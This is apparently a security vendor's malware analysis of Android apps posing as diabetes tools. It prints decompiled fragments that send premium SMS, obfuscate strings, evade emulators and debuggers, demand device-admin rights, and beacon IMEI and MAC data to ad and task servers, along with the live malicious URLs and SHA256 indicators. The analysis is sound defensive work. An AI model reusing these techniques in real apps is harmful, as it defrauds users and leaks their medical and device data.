Android malware abusing medical apps for diabetes


Axelle Apvrille, Fortinet

May 2020

Title	Detected as	Threat
Treatment for Diabetes	Android/FakePlayer.X!tr	Send SMS to premium phone number
Life Expectancy	Android/FormMortal.A!tr	Leak medical information
Insulin Units	Android/FakeApp.BF!tr	Fake application re-directing to adware campaign
Blood Sugar Prank	Riskware/BloodPrank!Android	Prank - displays completely random values. Not really malicious but might be confusing.
Glucose Diary Installer	Riskware/AndroidOSFictus	Installer forces end-user to view sponsored videos or install sponsored app to get access to the real Glucose Diary app
Glucool Diabetes Management	Android/FakeGlucoSms.A!tr	Illegitimate installer which asks to pay to download a Diabetes application
Gestational Diabetes Diet	Adware/AppsGeyser!Android	No diabetes information, adware

Blood Sugar Test Glucose / Treatment for Diabetes - Android/FakePlayer.X!tr

The *"Treatment for Diabetes"* application provides documentation on what diabetes is, different forms, symptoms, insulin, treatments etc. In between, it sends a SMS message to phone number `5554`...



The malicious application requests the SMS permission in the manifest. For a diabetes application, this is immediately suspicious.

```
<manifest android:compileSdkVersion="23"
  android:compileSdkVersionCodename="6.0-2438415"
  android:versionCode="17"
  android:versionName="1.02"
  package="com.DEVproAPP.diabetesblood"
  platformBuildVersionCode="26"
  platformBuildVersionName="8.0.0"
  xmlns:android="http://schemas.android.com/apk/res/android">
...
 <uses-permission android:name="android.permission.SEND_SMS" />
</manifest>
```




Figure 1: Android/FakePlayer.X!tr asks for permission to send SMS

On Android 6.0 and beyond, the app checks the permission is present, if not requests it.

```
protected void onCreate(Bundle savedInstanceState) {
    URL v2;
    if(Build.VERSION.SDK_INT < 23) {
        MainDEV.doSendTheSMS(this);  // Old Android, just try to send the SMS
    }
    else if(MainDEV.checkPermission(this, "android.permission.SEND_SMS") == 0) {
        MainDEV.doSendTo5554(this);  // If permitted, send SMS
    }
    else {
        String[] permission = new String[]{"android.permission.SEND_SMS"};
        MainDEV.requestPerm(this, permission, 1000);
    }
```

Figure 2: Code of the malware, checking for permission in Android 6.0 and beyond

The code uses basic method name obfuscation (see below). However, de-obfuscating it is quite trivial.

```
public void hMrifoTqdkirimn() {
    DataHelper dh = new DataHelper(this);
    if(MainDEV.ZLeSDwBljfTyWzd(dh)) {
        SmsManager m = MainDEV.getDefaultSmsManager();
        try {
            MainDEV.TEVaPDGdvzpclkB(m, "5554", null, "2251", null, null);
        }
        catch(Exception ex) {
            MainDEV.EsbQoVtWFBwCgdn("Oops in playsound", "", ex);
        }

        try {
            MainDEV.gOfnVyGapSNABTJ(m, "5554", null, "2251", null, null);
        }
        catch(Exception v7_1) {
            MainDEV.vNXPwhadEfDWxHB("Oops in playsound", "", v7_1);
        }

        try {
            MainDEV.VtBJrgdkFqCTuYQ(m, "5554", null, "2251", null, null);
        }
        catch(Exception v7_2) {
            MainDEV.ZQbdSFuzHgIlGwX("Oops in playsound", "", v7_2);
        }

        MainDEV.MdRXvBAtNYKmwbg(dh);
    }
}
```

Figure 3: Obfuscated code

Sending an SMS will only occur once: when the routine has run, the code inserts the value `was` in the field `was` of `table1` in `movieplayer.db`.

```
this.insertStmt = DataHelper.FOVaZCLuBrXhSEH(this.db,
        "insert into table1(was) values (\'was\')");
...
 public void was() {
        DataHelper.executeInsert(this.insertStmt);
```

```
public void sendSms() {
    DataHelper dh = new DataHelper(this);
    if(MainDEV.isFirstTime(dh)) {
        SmsManager m = MainDEV.getDefaultSmsManager();
        try {
            MainDEV.sendSms_a(m, "5554", null, "2251", null, null);
        }
        catch(Exception ex) {
            MainDEV.logError_a("Oops in playsound", "", ex);
        }

        try {
            MainDEV.sendSms_b(m, "5554", null, "2251", null, null);
        }
        catch(Exception excp) {
            MainDEV.logError_b("Oops in playsound", "", excp);
        }

        try {
            MainDEV.sendSms_c(m, "5554", null, "2251", null, null);
        }
        catch(Exception e) {
            MainDEV.logError_c("Oops in playsound", "", e);
        }

        MainDEV.markDone(dh);
    }
}
```

Figure 4: De-obfuscated code, sending SMS

```
}
```

My emulator tried to send the SMS and logged an entry in `movieplayer.db` (of course, it failed to send the SMS as my emulator has no SIM card!):

```
$ sqlite3 movieplayer.db
SQLite version 3.22.0 2018-12-19 01:30:22
Enter ".help" for usage hints.
sqlite> select * from table1;
was
```

Another similar sample, `96aef815f8a177e73c304a108aa5a5ed9fcf9e3ffd7276d5a7e408040a4e16e8` poses as a Blood Sugar Level test. The blood sugar measures are completely fake. This is decompiled code generating random value for glucose test in `bloodsugar.scanner.meter.thumb.fingerprint.checker.fitness.test.pressure.prank.detector.BS`

```
this.randomStr1 = this.array1[new Random().nextInt(this.array1.length)];
this.randomStr2 = this.array2[new Random().nextInt(this.array2.length)];
this.systolic.setText(String.format("%s", this.randomStr1));
this.diastolic.setText(String.format("%s", this.randomStr2));
this.mgdl.setText(String.format("%s", "mg/dL"));
this.mmol.setText(String.format("%s", "mmol/L"));
```

- We detect it as **Android/FakePlayer.X!tr**.
- App presumed creation year: **2019**

SHA256:

```
cf661506978f088f276a5a5bc4f0ea71101f99941840dd0864b2068ee2eb2271
96aef815f8a177e73c304a108aa5a5ed9fcf9e3ffd7276d5a7e408040a4e16e8
```

Insulin Units - Android/FakeApp.BF!tr

This Android application dates back to 2016 and poses as an *"Insulin Unit"* application. However, it is a **fake application** and besides its title, it has no relation with insulin, diabetes or medical advice:

```
$ grep -rE "insulin|diabete|medic" .
./AndroidManifest.xml:<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
      android:installLocation="auto" package="org.wqnazd.insulinunits"
      platformBuildVersionCode="23"
      platformBuildVersionName="6.0-2438415">
```




Figure 5: Application icon of Android/FakeApp.BF!tr

The malware asks for administrative rights as soon as it is launched - which is suspicious for an insulin application:

```
if(!devicePolicyManager.isAdminActive(deviceAdminComponent)) {
      Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
      intent.putExtra("android.app.extra.DEVICE_ADMIN", deviceAdminComponent);
      intent.putExtra("android.app.extra.ADD_EXPLANATION", this.getString(0x7F0C0010));
      this.startActivity(intent);
}
```




Figure 6: Android/FakeApp.BF!tr asks for Device Admin rights

The Russian string translates to *"Click activate to access the latest games and applications."*, which has no relation with insulin and provides an additional hint that this is a totally fake application.

After admin rights have been set, the malware creates a list of URLs to visit:

```
// array:navigation_user_custom_list
String[] userCustomArray = this.getResources().getStringArray(0x7F060001);
...
for(i = 0; i < userCustomArray.length; ++i) {
            if(userCustomArray[i].contains(";")) {
                String[] splittedLine = userCustomArray[i].split(";");
        ...
        this.mUrlList.add(i, splittedLine[2].trim());
            }
}
...
for(v6_1 = 0; v6_1 < this.mUrlList.size(); ++v6_1) {
         this.mShareList[v6_1] = "See this link " + (((String)this.mUrlList.get(v6_1)));
}
```

Decompiled code from setupDrawer() in com/robotemplates/webviewapp/activity/MainActivity

Eventually, those URLs are loaded and displayed to the end-user:

```
((WebView)this.mRootView.findViewById(0x7F0A0046)).loadUrl(this.mUrl);
```

Decompiled code from loadData() in com/robotemplates/webviewapp/fragment/MainFragment

By default, the Insulin Unit malware contains the following URL:

```
<array name="navigation_user_custom_list">
   <item>
     ic_drawer_products.png;Games;http://zzwx.ru/mob?keyword=ze-c_uuhbakmi
   </item>
```

In 2016, the URL `http://zzwx.ru` used to be well-known to carry out adware campaigns. For example, this FakeApps analysis in 2016 explains they created a Yara rule for the domain in Koodous and, in 3 days, found more than 50 other applications with that hard coded domain.

Besides, the malware is seen to use:

- String and method name obfuscation. The string obfuscation is extremely simple: ASCII character code conversion.

```
d64FlK.isplaycheckserv = iYGYHI.xXzDOA(new int[]{
                105, 0x73, 0x70, 108, 97, 0x79, 99, 104,
                101, 99, 107, 0x73, 101, 0x72, 0x76});
d64FlK.R5JeUR = iYGYHI.xXzDOA(new int[]{101, 104, 105, 107});
d64FlK.YHu60L = iYGYHI.xXzDOA(new int[]{108, 0x70, 0x73, 0x79});
```

Example of obfuscated strings in com.robotemplates.webviewapp.activity.d64FlK

- Detects debuggers and emulators. The code checks for (1) the presence of a running service `isplaycheckserv`, (2) the malware has been installed through the Play Store, (3) the malware is not running on an emulator

(keywords goldfish or generic). If those conditions are met, it also check no debugger is connected.

```
if(!com.robotemplates.webviewapp.activity.BPk1vl.xXzDOA.YHu60L(this)
    && !Y3WTvR.xXzDOA(this) && !Y3WTvR.KLBQxi()) {
            int v2 = (Debug.isDebuggerConnected()) ||
            (Debug.waitingForDebugger()) ? 1 : 0;
            if(v2 == 0) {
                return v0;
            }
```

Disassembled code included in com.robotemplates.webviewapp.activity.KeyshiddenDisplayableService.

- The application is detected as **Android/FakeApp.BF!tr**.
- App presumed creation year: **2016**.

SHA256:

`fce3fd55235b29ca977ab768a7bec207163ded3523f9db0dad9db4b63db666e`
`b88d0ff46c08eddf4a3536fed3d54b2b3993a20085b17560df3b175897f77bd8`

Glucose test prank - Riskware/BloodPrank!Android

sha256 `15ed04c6d9cd00fbf4c39b0a3a2184681dacfe25225068eb93ea92c0ee19ef04`

This Android application is a **prank** which fakes a glucose test.

The intent is not malicious: application's title and description explicitly mention it is a prank.




Figure 7: Application's description explicitly mentions this is a prank - however what if the app is installed from another marketplace without this warning?

Marketplace description explicitly mentions this is for "fun and entertainment purposes" and is a "prank application"

However the application may confuse end-users:

1. Because the title is too long to fit in entirely in the application list.
2. People with no technical background might not understand that a smartphone cannot measure glucose level through a simple fingerprint on the smartphone's screen...




Figure 8: Application is installed on the smartphone. Difficult to tell it is a prank at this stage




Figure 9: Main screen of the application. Some end-users might not understand a *fingerprint* cannot be used to measure glucose level...

The application's implementation is very straight forward. The main activity displays the main layout, loads interstitial advertisment, displays a count down timer (5 seconds) as soon as the end user presses the fingerprint button. After 5 seconds, the glucose value is computed randomly:

```
this.mgdl_val = (int)(Math.random() * 25 + 50
          + Math.random() * 25 + Math.random() * 50 + Math.random() * 80);
```

Decompiled code computing random value for glucose level. In `com.lemonapp.pranksouf.ResultActivity`.

The developer started this application in 2016, updated it 2017. He also developed

a Blood Pressure Checker Prank. The application is very well rated... ;-)




Figure 10: Similar prank, for blood pressure




Figure 11: Prank's user rating. It is a prank, but end-users like it!

- We are detecting these apps as **Riskware/BloodPrank!Android**.
- App presumed creation year: **2016**.

SHA256:

`15ed04c6d9cd00fbf4c39b0a3a2184681dacfe25225068eb93ea92c0ee19ef04`
`6ff643f6162d3c8ed2c1b6e666467f7d06a9464e0c739e38de0128ddd745ecb8`
`1f8eda1827f91944e3b764c1590e3e6c2c27e3e6b8ea0b52aee684c91a717f2d`

Diabetes Glucose Diary Installer - Adware/Android_Fictus

sha256: `a18a5594558e08472df75f6ae2cc2c61f1897f0a97df7fd38abba3827191b86e`

This sample poses as a genuine Glucose Diary application. In reality it is an unethical installer:

1. It forces the end-user to install a sponsored application to get access to the real Glucose Diary application.




Figure 12: You must install one of these apps to get access to the diary app

2. It sends tracking information to its analytics server
3. Meanwhile, it also serves ads to the end-user.
4. Once it has been run, the installer hides its icon and install the real application. However, it continues to run in background and get ads. If your smartphone is configured not to install applications from unknown sources, the real application will fail to install and the end-user only gets the installer.




Figure 13: If install from unknown sources is disabled, you won't be able to install the genuine diary application

The installer works as follows. First, the main checks the smartphone is connected to Internet. If it is not connected, the application quits with a toast "Enable internet connection". Then, it sends a download event to its remote server on `http://s.net2share.com:8888/beacon` containing many parameters: operation name, IMEI, MAC address, network connection type, Android version, advertisment data (affiliate id, user id, application key, advertisement type...).

```
v2.put("platform", "android");
v2.put("package", arg5.getPackageName());
v2.put("app_version", DeviceStat.retreiveAppVersion(arg5));
v2.put("carrier", DeviceStat.retreiveCarrier(arg5));
v2.put("os", DeviceStat.retreiveOsVersion(arg5));
```

```
v2.put("imei", DeviceStat.retreiveImei(arg5));
v2.put("odin", ODIN.getODIN1(arg5));
v2.put("mac", DeviceStat.retreiveMac(arg5));
v2.put("sdkname", DeviceStat.retriveSdkName(arg5));
v2.put("sdkversion", DeviceStat.retriveSdkVersion(arg5));
v2.put("connectionType", ConnectionTypeUtil.getConnectionType(arg5));
```

Decompiled code from com.rixallab.ads.analytics.DeviceStat

Then, it goes to the code that creates the screen asking to install sponsored application. It launches an `InstallTypeActivity` with parameters containing:

- `APPWALL_ACTION`: the final activity to run when the sponsored application has been installed.
- `PARAMETER_ONE`: constant string "You are trying to install"
- `PARAMETER_TWO`: this is going to be the package name of the wrapped application (i.e the Glucose Diary application in our case).
- `PARAMETER_THREE`: a string with the size of the wrapped application.

To install this wrapped application, the code asks the end-user either to install a sponsor application (`AppsActivity`) - loaded from `http://adeco.adecosystems.com:1628/appwall` - or to perform a sponsored action like watching a sponsored video (`SponsorsActivity`).

```
VideoAds.get().show();
String v0 = this.getString(
       ResourceHelper.getResource("appawall_great", "string", this));
if(v0.contains("%%APPWALL")) {
     v0 = "Great! You can install your app!";
}
```

Decompiled code in com.rixallab.ads.steps.SponsorsActivity which shows a sponsored video

Meanwhile, the installer registers for advertisement.

```
this.adTask = new LoadAdTask(this, this,
        new Builder().setAppKey(this.getString(
            ResourceHelper.getResource("app_key", "string", this)))
        .setPlacementKey(this.getString(ResourceHelper
        .getResource("placement", "string", this)))
        .setPublisherId(this.getString(ResourceHelper
        .getResource("user_id", "string", this)))
        .setAffId(this.getString(ResourceHelper
        .getResource("aff_id", "string", this)))
        .setMarket(this.getString(ResourceHelper
        .getResource("market", "string", this)))
        .setCreatedDate(StringUtils.getCreatedDateField(this))
        .setCampaign(StringUtils.getCampaignField(this))
        .setAdType(StringUtils.getAdType(this)).build(), this);
this.adTask.start();
```

Decompiled code from com.rixallab.ads.steps.InstallTypeActivity class, inside onCreate() method

The advertisements are retrieved from `ads01.adecosystems.com` or `dev4.adecosystems.com`:

```
public Result loadAdSync(Ad arg9, AdParameters arg10) throws ServerCommunicationException
        HashMap v4 = new HashMap();
        Uri.Builder v5 = Uri.parse(this.buildUrl("http://" + this.getServerChooser().getHo
...
public String getHost() {
        String v0;
        if(this.context.getSharedPreferences(
    "com.rixallab.ads.mediation.Ads.GlobalSettings", 0)
       .getBoolean("use_dev4", false)) {
            v0 = "dev4.adecosystems.com";
        }
        else if(this.getCachedHost() == null) {
            if(!this.attempting) {
                this.attemptPing();
            }

            v0 = "ads01.adecosystems.com";
        }
        else {
            v0 = this.getCachedHost();
        }

        return v0;
    }
```

Decompiled code from com.rixallab.ads.mediation.AdsProviderImplModern or com.rixallab.ads.ads.util.AdServerChooser

This is an example of communication with the ad server. We note the amount of parameters, including the IMEI, MAC address and network operator name. In our case, the values make no sense as the sample was running on an emulator.

```
GET /ad/1.0/ad.json?request_type=mma&ad_type=custom
    &app_version=1&device_model=MyCustomPhone
    &odin=456b0473218b0f787448031642751486d3ef2e72
    &lon=NaN
    &device_type=phone
    &mcc=310
    &connectionType=WIFI
    &platform=android
    &mac=02%253A00%253A00%253A00%253A00%253A00
    &device_manufacturer=Genymotion
    &ad_height=50
    &sdkversion=0.57.5
    &event=r
    &lat=NaN
    &aff=net2share
    &app=cw2
    &package=fulledition.com.szyk.diabetes
```

```
    &mnc=260
    &os=26
    &device_id=be0659e0-1e8e-468c-8f90-6ceb72c4c66b
    &advertising_id=be0659e0-1e8e-468c-8f90-6ceb72c4c66b
    &sdkname=com.rixallab.ads
    &market=default
    &ad_width=320
    &carrier=Android
    &campaign=%2525%2525CAMPAIGN%2525%2525
    &imei=deadbeef0000000
    &placement=f_game
    &created_date=2015-05-30
    &pub=8031-deb6378860d7a438f048dd481fd HTTP/1.1
User-Agent: Mozilla/5.0 (Linux; U; Android 8.0.0; en-us;
        MyCustomPhone Build/OPR6.170623.017)
        AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30
Host: ads02.adecosystems.com
Connection: Keep-Alive
```

The sample regularly pings the ad servers to check the best one (smallest ping). To do so, it sends an HTTP GET request to the relevant host with URL /check.txt. As we can see below, the current answer on that URL is "Software is like sex; it's better when it's free."

```
GET /check.txt HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; MyCustomPhone Build/OPR6.170623.017)
Host: ads03.adecosystems.com
Connection: Keep-Alive
Accept-Encoding: gzip

HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Thu, 16 Jan 2020 16:13:28 GMT
Content-Type: text/plain
Content-Length: 50
Last-Modified: Tue, 10 Sep 2019 14:46:42 GMT
Connection: keep-alive
ETag: "5d77b752-32"
Accept-Ranges: bytes

Software is like sex; it's better when it's free.
```

Once the sponsored action have taken place, the final action `APPWALL_ACTION` is executed. For this sample, it executes `KittyFinishActivity` which:

- Sends an event to the analytics server
- Installs the wrapped application (Glucose Diary)
- Removes the installer's application icon. Note it does **not** uninstall the installer, just removes the icon, therefore ads will continue to flow.

```
protected void installKittyApplication(File file) {
        this.startActivityForResult(IntentAplicationFactory.createIntentInstall(file), 44)
```

```
        this.hideKittyIcon();
        this.finish();
}
```




Figure 14: Real Glucose Diary installed at the end, if everything goes well and you accepted to view sponsored videos or install sponsored apps

A hacker can bypass the installer and directly install the Glucose Diary app, which is contained in the assets: `./assets/applications/package.apk`.

- We detect this sample as **Adware/Android_Fictus**.
- App presumed creation date: **2015**.

Glucool Diabetes Management 1.42 - Android/FakeGlucoSms.A!tr

This application is a **hacked version of the Glucool Diabetes Management app** - meant to help users track their diabetes stats. The malicious package is a generic installer which asks you to pay a given amount of rubles by SMS in order to access a "paid service" in return (e.g the real Glucool Diabetes Management application).

As soon as it is launched, the malware

1. Checks airplane mode is not set (if so, it asks to disable it)
2. Sends a HTTP request to `hxxp://depositmobile.com/getTask.php?task=updateOpening&s=72130`. In the implementation, this is called the "opening" message.
3. Displays a screen asking the victim to pay a given amount of rubles to download the diabetes application. This is seen a "subscription" to a "paid service". The amount varies on the operator and the country. The application targets Russia, Belarus and Kazhakstan.

When the victim accepts to pay, SMS messages are sent to a given premium number (depends on the operator and country). When at least 3 SMS messages

have been sent, the malware finally shows a link to the paid diabetes application. Clicking on the URL downloads the application.

```
if(this.getSharedPreferences("KEY_PREFS", 0).getInt(TextUtils.getDailyKey(), 0) > 2) {
        this.showLastScreen(new Intent(((Context)this), ShowURL.class));
    }
```

The settings of the malware are stored in a raw resource which is located in ./res/raw/act_schemes.cfg. This file is read line by line

```
public static String read(int paramInt, Context paramContext)
  throws IOException
{
  BufferedReader localBufferedReader = new BufferedReader(new InputStreamReader(paramCon
  String str = null;
  for (int i = 0; ; i++)
  {
    if (i >= paramInt)
    {
      localBufferedReader.close();
      return str;
    }
    str = localBufferedReader.readLine();
  }
}
```

It contains:

1. The name of the application to pay for
2. The download link for that application

```
glucool-diabetes-management-1.42.apk
http://yadroid.com/wp-content/uploads/apps/glucool-diabetes-management-1.42.apk
```

3. A parameter indicating to send immediately, or not
4. Keyword to subscribe to the paid service
5. Data for the paid service

```
999
new
72130
```

Then, the next three lines concern a notification message to be shown when the phone reboots:

6. Body of the notification message (“Over 700,000 games and applications”)
7. Title of the notification message (“New to the Android Play catalog”)
8. URL containing a notification message.

```
...[EDITED: Russian text]
...[EDITED: Russian text]
http://download5.info/market.php?t=4&s=8464&a=28
```

Then, there are a few settings such as options to recognize telecom operators better. Starting on line 13, we have a list of related applications with their name, link and data.

```
Lines Droid
http://download5.info/am/files/Lines_Droid.apk
7100545
Pairs Compare
http://download5.info/am/files/Pairs_Compare.apk
6925563
```

Those links are shown to the victim on the same final screen where s/he can download the Diabetes application.

```
private void showLastScreen(Intent i) {
        i.setFlags(i.getFlags() | 0x4000000 | 0x20000000);
        String relatedLinks = "";
        int maxIndex = this.getSharedPreferences("KEY_PREFS", 0).getInt("LAST_ACTIVATED",
        int j;
        for(j = 0; j < maxIndex + 1; ++j) {
            relatedLinks = relatedLinks.concat("\n" + this.actor.getRelatedContentLink(j))
        }

        i.putExtra("URL", String.valueOf(this.actor.getActedLink()) + relatedLinks);
        this.startActivity(i);
        this.finish();
    }
```

- This malware is detected as **Android/FakeGlucoSms.A!tr**.
- App presumed creation year: **2014**.

IOC:

```
83a7df995489b9059ddd2d748577af7fd6b56d1b2f34785436cdd47ac77293ee
```

Predicted Life - Android/FormMortal.A!tr

This malware calculates your life expectancy and displays the predicted number of seconds you still have to live on your wallpaper.

The application's main is `InputDataActivity` which lets the user set his/her birthdate.

When you click the "ok" button, the app switches to `DeathTimeActivity`, which proposes to compute your life expectancy based on various options:

1. Based on recent habits
2. Based on long-term habits
3. Longest life: the application estimates you will live 122 years and computes the remaining seconds you still have to live.
4. World average life: in that case, you are estimated to live only 67 years.
5. European and American countries: 78 years
6. Asia: 72 years.

The last 4 options simply lead to displaying the remaining seconds you have to live on your phone's wallpaper. This is handled by the `CounterActivity`.




Figure 15: Remaining seconds to live on your wallpaper

Figure 16: Set your birthdate

The first 2 options are interesting in terms of malicious activity. It starts the `WebViewActivity` which loads a URL located in the application's assets. Recent habits load URL `shortform.html`, and long-term habits load URL `longform.html`.

```
public void dojob() {
       switch(DataAccess.formType) {
           case 0: {
               this.mSimpleWebView.loadUrl("file:///android_asset/shortform.html");
               break;
           }
           case 1: {
               this.mSimpleWebView.loadUrl("file:///android_asset/longform.html");
               break;
           }
       }
   }
```

Both web pages are a web form which send results to an external website `hxxp://gosset.wharton.upenn.edu/~foster/mortality/form-manager.pl`.

```
<body>
   <form ACTION="http://gosset.wharton.upenn.edu/~foster/mortality/form-manager.pl"
         METHOD="GET">
     <h1 class="fancy"> How long will I live?</h1>
     <div class="task">
     ...
```

While it appears that the remote server is a genuine department of statistics in the University of Pennsylvania, USA, the application

1. Does not warn the victim the values of the form are sent to a third party.
2. Does not encrypt answers to the form. They are visible to anyone who sniffs the packet.

As the form contains personal information (e.g how many cigarettes you smoke, how much you drive, how much you exercise, education, marital status, history of prostate/breast/colorectal/stomach/lung cancer, diabetes, strokes... the sample has been classified as malicious.

Besides this, the malware uses advertisment kits which collect IMSI, IMEI, IP address, GPS location, phone model...

This application is detected as **Android/FormMortal.A!tr**

IOC:

`c70cdd58130419864b83cdc613f91fc440590a39b8873532444e54339e6958b5`

Gestational Diabetes Diet - Adware/AppsGeyser!Android

This adware poses as a *Gestational Diabetes Diet* app. However, the diabetic information it was meant to provide at `http://dietsandfads.com/?p=604` no




Figure 17: Medically detailed form

longer exists (or never existed). Consequently, a diabetic end-user installing the application only gets **ads** and tracking.




Figure 18: Adware/AppsGeyser!Android: no diabetic information, only ads

The adware uses AppsGeyser, a SDK to create Android applications. This is initialized when the adware launches (`com.wGestationalDiabetesDiet/.MainNavigationActivity`):

```
this._config = manager.loadConfiguration(this._activity);
this._serverClient = AppsGeyserServerClient.getInstance(this._activity);
this._serverClient.SendAfterInstallInfo();
this._serverClient.SendUsageInfo();
```

It initializes connection to *Ad servers*, and also sends a tracking notification when the adware has been installted:

```
public void SendAfterInstallInfo() {
        if(this._isFirstStart) {
```

```
            this.sendRequestAsync(this._config.getRegisteredUrl()
        + "?action=install&name="
        + String.valueOf(this._config.getApplicationId())
        + "&id=" + this._appGuid
        + "&p=android", RequestType.AFTERINSTALL.ordinal(), this);
        }
}
```

This sends a HTTP request to a *registered URL* read from the adware's configuration. The configuration is an XML file found in resources: `./res/raw/configuration.xml`:

```
<?xml version="1.0" encoding="UTF-8"?>
<webWidget>
    <widgetName>Gestational Diabetes Diet</widgetName>
    <registeredUrl>
        <link>http://stat.appsgeyser.com/statistics.php</link>
    </registeredUrl>
        <id>642913</id>
    <usage>
        <link>http://stat.appsgeyser.com/statistics.php</link>
    </usage>
...
```

So, the adware will contact: `http://stat.appsgeyser.com/statistics.php?action=install&name=...&i`

- This adware is detected as **Adware/AppsGeyser!Android**
- App presumed creation year: **2019** (uncertain)

IOC:

`b51a19fc02ae23d97b6c16ca212e162256922e9932bfb54bc003187d0afaf413`